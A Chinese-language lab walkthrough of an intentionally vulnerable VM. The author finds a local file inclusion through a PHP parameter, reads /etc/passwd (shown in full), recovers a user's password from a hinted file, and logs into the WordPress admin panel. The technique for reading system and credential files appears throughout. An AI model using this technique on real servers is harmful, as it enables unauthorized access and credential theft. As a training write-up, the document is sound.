


```
Looks like you have got some secrets.

Ok I just want to do some help to you.

Do some more fuzz on every page of php which was finded by you. And if
you get any right parameter then follow the below steps. If you still stuck
Learn from here a basic tool with good usage for OSCP.

https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web


//see the location.txt and you will get your next move//
```

但是我很难不注意最下面那行，说实话我也不太想fuzz（我不会，正在学习ing

尝试访问

location.txt是啥 是个文件吧，看看能不能访问之




Not Found

The requested URL /location.txt was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 192.168.134.128 Port 80

额 结合之前dirb的结果试试其它的？index.php是200，试着后面加参数



Do something better

ok well Now you reah at the exact parameter


Now dig some more for next one
use 'secrettier360' parameter on some other php page for more fun.

欧耶 可以看出来这个服务器上有本地文件包含的漏洞

给了我们个参数secrettier360


还让我们继续dig

要在其它的php页面继续dig，那也就是第二次dirb的时候还有个.php界面



```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.134.128:80/ ----

+ http://192.168.134.128:80/image.php (CODE:200|SIZE:147)
+ http://192.168.134.128:80/index.php (CODE:200|SIZE:136)
+ http://192.168.134.128:80/secret.txt (CODE:200|SIZE:412)
```

访问image.php，构造参数secrettier360




finaly you got the right parameter

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd
/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run
/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false speech-
dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false saned:x:119:127::/var/lib/saned:/bin/false usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
victor:x:1000:1000:victor,,,:/home/victor:/bin/bash mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false saket:x:1001:1001:find password.txt file in my
directory:/home/saket: sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
```


好耶

仔细看看



```
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false saned:x:119:127::/var/lib/saned:/bin/false usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
victor:x:1000:1000:victor,,,:/home/victor:/bin/bash mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false saket:x:1001:1001:find password.txt file in my
directory:/home/saket: sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
```

那就访问之




finaly you got the right parameter

follow_the_ippsec

拿到victor用户密码follow_the_ippsec

先试下ssh




```
└─$ ssh victor@192.168.134.128 -p 22
The authenticity of host '192.168.134.128 (192.168.134.128)' can't be established.
ED25519 key fingerprint is SHA256:j4BjjDNA4iDRgwl0m3uHtlNdQm8M97LMWuNBsgHbxt0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.134.128' (ED25519) to the list of known hosts.
victor@192.168.134.128's password:
Permission denied, please try again.
victor@192.168.134.128's password:
```

残念，不是

那只能从web服务继续入手了，回忆一下之前dirb都扫出来了啥

依稀记得有一堆/wordpress/wp-admin/的 直接访问这个会返回302

那就访问试试



Log In ‹ Focus — WordPress
192.168.134.128/wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.134.128%2Fwordpress%2Fw
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

Username or Email Address

Password


□ Remember Me

Log In

Lost your password?

← Back to Focus

好的 进入到login界面，拿victor/follow_the_ippsec试下



Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

Get Started

or, change your theme completely

Next Steps

Write your first blog post
Add an About page
Set up your homepage
View your site

More Actions

Manage widgets or menus
Turn comments on or off
Learn more about getting started

At a Glance

1 Post
1 Page
1 Comment

WordPress 5.2.2 running Twenty Nineteen theme.
Search Engines Discouraged

Quick Draft

Title

Content

What's on your mind?

Activity

